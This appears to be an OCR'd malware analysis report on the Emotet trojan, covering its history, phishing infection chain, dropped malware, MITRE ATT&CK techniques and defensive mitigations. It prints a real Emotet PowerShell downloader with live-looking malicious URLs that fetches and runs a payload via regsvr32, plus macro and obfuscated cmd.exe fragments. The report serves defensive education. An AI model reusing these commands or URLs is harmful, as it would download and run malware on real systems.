
رواد مصر الرقمية

وزارة الاتصـــــالات
وتكنولوجيا المعلومات

Trojan



Malware Analysis Report

Emotet Malware

Overview of Emotet

- Operational since at least 2014

    ♣ Initially functioned as a banking Trojan

- Derivative of Feodo/Bugat, Geodo/Heodo

- Operated by: MUMMY SPIDER

    ♣ Also: TA542, GOLD CABIN, Mealybug

- Operational rhythm: 2–3 months of attacks and 3–12 months offline to update and refresh capabilities

- Checkpoint: “Emotet potentially affected one out of every five organizations worldwide.”

- Europol: “World’s most dangerous malware”

- Believed to be based out of Ukraine

Characteristics of Emotet

MITRE ATT&CK ID: S0367

- A significant part of the cybercriminal ecosystem, which maintains many working relationships with other major cybercriminal gangs.

- Often delivered via phishing, but also delivered via known vulnerabilities and brute force.

- Large botnet; offered as Infrastructure-as-a-Service (IaaS).

- Modular, primarily capable of:

    ♣ Infection, persistence, lateral movement


    ♣ Data exfiltration:

    - Traffic capture, credential theft

    ♣ Dropping additional malware/ransomware:


- Malware: Azorult, TrickBot, IcedID, Qbot and Ransomware: Ryuk, Bitpaymer

A Brief History


May 2014: First report of Emotet V1
Fall 2014: Emotet V2
Jan. 2015: Emotet V3
Dec. 2016: Emotet V4 spread via RIG 4.0 EK
Apr. 2017: First time Emotet drops 3rd party malware (Dridex)
Apr. 2019 TA542 starts using password-protected Zip files containing either JScripts or malicious Microsoft Word documents
1/2014
1/2015
1/2016
1/2017
1/2018
1/2019
Apr. 2017: TA542 starts using PDF attachments
Sept. 2018: TA542 exceeds 500k messages/day
Oct. 2018: TA542 exceeds 1M messages/day

Emotet Disruption in 2021

International efforts to take down Emotet's global botnet infrastructure in January 2021 included the United States, Canada, and several European countries.


Dec 20, 2020 @ 14:36:30.597 - Feb 8, 2021 @ 14:36:44.791 — Weekly

- Emotet returned in November 2021

- Emotet is active again – it rebuilt its infrastructure. Security researchers and companies released small indications of its activity on social media.

- It returned with new capabilities:

    ♣ Changes to the loader, with new commands available for it

    ♣ Changes to the dropper

        ♣ New command and control infrastructure operational; 246 systems believed to be part of new botnet initially


Emotet Continues

Lumen research:

- Emotet continues to uptrend
- The botnet now contains a total of approximately 130,000 unique bots, spread across 179 countries

CheckPoint research: Emotet was the most prolific malware variant in the month of February.

Functionality


1
Malicious spam email disguised as an invoice or payment notification containing a malicious URL
2
DOC
Clicking the malicious URL downloads a doc file containing a malicious macro
3
{>_}
The macro executes a powershell command line to download EMOTET
4
EMOTET adds registry entries to ensure automatic execution every startup
5
EMOTET gathers system and OS info as well as list running processes
6
It contacts its C&C server to determine possible payloads

Initial Access

Emotet Phishing Infection Chain:

Emotet follows a simple and common chain of steps for initial infection:



Spam email with malicious URL
URL leads to malicious macro
Macro downloads Emotet's loader payload
Loader downloads next-stage payloads, executes C&C commands

Figure 1. An overview of Emotet's infection chain

This infection chain represents Emotet's use of malicious links in phishing e-mails, only one of several infection vectors it leverages.

• Just as common, phishing e-mails often include links in lieu of attached files, which point to a site on the Internet that contains malicious code.


• Phishing attacks are one of the most common infection vectors, and they often include attached files containing malicious code.

•These file formats are commonly used by Emotet to hide malicious code:

.DOC, .DOCX, .XML, .PDF, Java script

Emotet as a First Stage

Emotet is known to drop…




Malware Variant	Description
TrickBot	Former Trojan capable of many functions, such as data exfiltration, lateral movement, and dropping other malware.
Qbot/Qakbot	Trojan capable of stealing data, browser information/hooks, keystrokes, credentials; described by CheckPoint as a "Swiss Army knife."
IcedID	Trojan capable of web injection, credential harvesting, and dropping other malware.
Azorult	Information stealer capable of collecting sensitive system information, browsing data, cookies, passwords, cryptocurrency information, and other data.
Ryuk	Former ransomware gang; highly active for several years.
BlackCat	Highly active and successful ransomware gang.
Cobalt Strike	Highly versatile penetration testing tool often used for malicious purposes.

PowerShell

PowerShell (MITRE T1059.001)

• Emotet can leverage PowerShell to download the payload and install itself. • Below is the code to download Emotet and save it to the %Temp% folder, and then execute it with the regsvr32.exe command.




```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command
Out-String -InputObject "form.lnk" | Out-Null;
[System.Text.Encoding]::ASCII.GetString("$ProgressPreference="SilentlyCon
tinue";$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/","http:
//demo34.ckg.hk/service/hhMZrfC7Mnm9JD/","http://colegiounamuno.es/cgi-bi
n/E/","http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/","http://filmmogzivota
.rs/SpryAssets/gDR/","https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");for
each ($u in $links) {try {IWR $u -OutFile
$env:TEMP/GMOWDTRfIJ.xtq;Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;break}
catch { }}") > "%tmp%\ezMgZunnfF.ps1" ; powershell -executionpolicy
bypass -file "%tmp%\ezMgZunnfF.ps1"; Remove-Item "%tmp%\ezMgZunnfF.ps1"
```

Visual Basic

Visual Basic (MITRE T1059.005)

• Emotet has been known to use Visual Basic (.vbs) files to execute its payload. • This image depicts a Visual Basic file embedded in a malicious macro. • Emotet has moved away from this tactic after Microsoft disabled macros from the Internet by default earlier in 2023.



Microsoft Visual Basic for Applications - 8df8146.xls [break] - [kjDygzs34e (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Type a question for help
Ln 216, Col 1
Project - VBAProject
Forms
kjDygzs34e
Properties
Alphabetic
Categorized
(General)
ghsethkaw4tdThsre5rgsjhiwe78


```
        lngCurColor = rgCells.Cells(i).Font.Color
    Else
        lngCurColor = rgCells.Cells(i).Interior.Color
    End If
    cbrfhiw7swdg.BackColor = lngCurColor: cbrfhiw7swdg.Visible = True
    intColorNumber = 2: gjosibfsd.exec sgfhnDTdkjF.Tag
    For i = 2 To rgCells.Ce sgfhnDTdkjF.Tag = "wscript c:\programdata\tjspowj.vbs"
        fColorPresented = False
        If fBackColor = False Then
            lngCurColor = rgCells.Cells(i).Font.Color
        Else
            lngCurColor = rgCells.Cells(i).Interior.Color
        End If
        For Each ctrl In Me.Controls
```

```
Name                       Date modified        Type
tjspowj.vbs                2/8/2022 10:16 PM    VBScript Script File
uidpjewl.bat               2/8/2022 10:15 PM    Windows Batch File
Mozilla                    7/19/2021 3:11 PM    File folder
Package Cache              7/19/2021 1:05 PM    File folder
Microsoft Visual Studio    2/18/2020 3:10 PM    File folder
Microsoft                  2/18/2020 12:20 PM   File folder
PreEmptive Solutions       2/18/2020 12:08 PM   File folder
NuGet                      2/18/2020 11:48 AM   File folder
```

Windows Command Shell

Windows Command Shell (MITRE T1059.003)

Emotet also uses Windows Command Shell for execution. The screenshot of Process Explorer below depicts three steps: 1. The first command (cmd.exe) uses bogus directory paths until it navigates back to the root directory, down the correct path to invoke cmd.exe again. 2. The second command decodes part of the obfuscation and then executes the third command (cmd.exe). 3. The third command launches PowerShell.



```
WINWORD.EXE      3212  < 0.01  "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\[redacted]\Desktop\emotachment\INVOICE_680691.doc
  cmd.exe        2148          c:\ESRVdif\QXHtBqdpAPGsQ\nDLFjHh\..\..\..\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /V:/C"
    cmd.exe      3556          CmD  /V:/C"set KR=GJjdZuillnjkCSoHRYNDh0Xv@w,'-e:{$gl84a6Pp5MT=sUE;WcF} z/B7xr3qLtymb+2f(\.1)&&for %l in (32,65,61,1
      cmd.exe    3220          C:\Windows\system32\cmd.exe  /S /D /c" FOR /F "tokens=3 delims=Wi8.C" %g IN ('ftype^|find
        powershell...  3844  0.12  PowerShell -
```

Image courtesy of Sophos

Persistence

Registry Run Keys:

- Emotet will modify values in registry run keys and exploit the fact that they are executed each time a system is rebooted to maintain persistent access to a compromised system.

Emotet as a Windows Service:

- Emotet can run as a Windows service. “Startup type” can be set to “automatic” so that it starts up each time the system is booted, similar to registry run keys or the startup folder.

Scheduled Tasks:

- Emotet can use scheduled tasks to maintain persistence. Regsvr.exe registers a .dll file as a command component in the registry.

Privilege Escalation

Token Impersonation:

- Emotet utilizes a variant of Google’s profobuf system (short for protocol buffers) to send messages to servers. Specifically, it uses deliverable messages to communicate with a server to execute code. It sometimes does this by duplicating a user’s token; specifically, a user who has higher privileges than those which Emotet is executing with.

Using Common Tools:

- Emotet often makes use of common tools, such as Mimikatz, to aid in basic functions.
- Emotet uses Mimikatz for credential theft (NTLM hash compromise) to acquire higher level accesses.

Defense Evasion

Command Obfuscation:

- Emotet will often embed commands and variable values into other files.

Embedded Payloads

- Emotet will sometimes embed its entire code into other files in order to avoid detection.

Credential Access

From Web Browsers:

Emotet is known to steal credentials from web browsers. Emotet has used for this purpose the freely-available WebBrowserPassView tool, which can reveal passwords stored by:

- Internet Explorer
- Mozilla Firefox
- Google Chrome
- Safari
- Opera
- And other browsers…

From Files:

Emotet is known to steal credentials from files. Emotet has used for this purpose the freelyavailable network password access tool, which can recover:

- Log-in passwords for systems on a LAN
- Passwords for Exchange server accounts
- Passwords for messaging apps/platforms
- Browser-stored passwords
- Passwords stored by Remote Desktop

Lateral Movement

Via Server Message Block (SMB):

Server Message Block can be exploited for lateral movement.

Command and Control

Emotet's C2 Capabilities:

Command and control (C2) is the mechanism by which the malware operators communicate with the malware on target.

- Emotet has a C2 capability backed by its robust botnet.
- Emotet will often communicate via nonstandard ports when transmitting C2 traffic.

Exfiltration

Exfiltration Through the Botnet:

- Emotet's botnet is used for command-and-control generally, and data exfiltration specifically. • Data from the victim system is transferred over the Internet, across the botnet to be staged on a “safe” attacker system.

Defense and Mitigations

- Review domain controllers, servers, workstations, and active directories for new or unrecognized user accounts.

- Regularly back up data, air gap, and password protect backup copies offline. Ensure copies of critical data are not accessible for modification or deletion from the system where the data resides.

- Review Task Scheduler for unrecognized scheduled tasks. Additionally, manually review operating system-defined or -recognized scheduled tasks for unrecognized “actions.” (For example, review the steps each scheduled task is expected to perform.)

- Review anti-virus logs for indications that they were unexpectedly turned off.

- Implement network segmentation.

- Require administrator credentials to install software.

- Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, secure location (e.g., hard drive, storage device, the cloud).

- Install updates/patch operating systems, software, and firmware as soon as updates/patches are released.

- Use multi-factor authentication where possible.

- Regularly change the passwords to network systems and accounts and avoid re-using passwords for different accounts.

- Implement the shortest acceptable timeframe for password changes.

- Disable unused remote access/Remote Desktop Protocol (RDP) ports and monitor remote access/RDP logs.

- Audit user accounts with administrative privileges and configure access controls with least privilege in mind.

- Install and regularly update anti-virus and anti-malware software on all hosts.

- Only use secure networks and avoid using public Wi-Fi networks. Consider installing and using a virtual private network (VPN).

- Consider adding an email banner to emails received from outside your organization.

- Disable hyperlinks in received emails.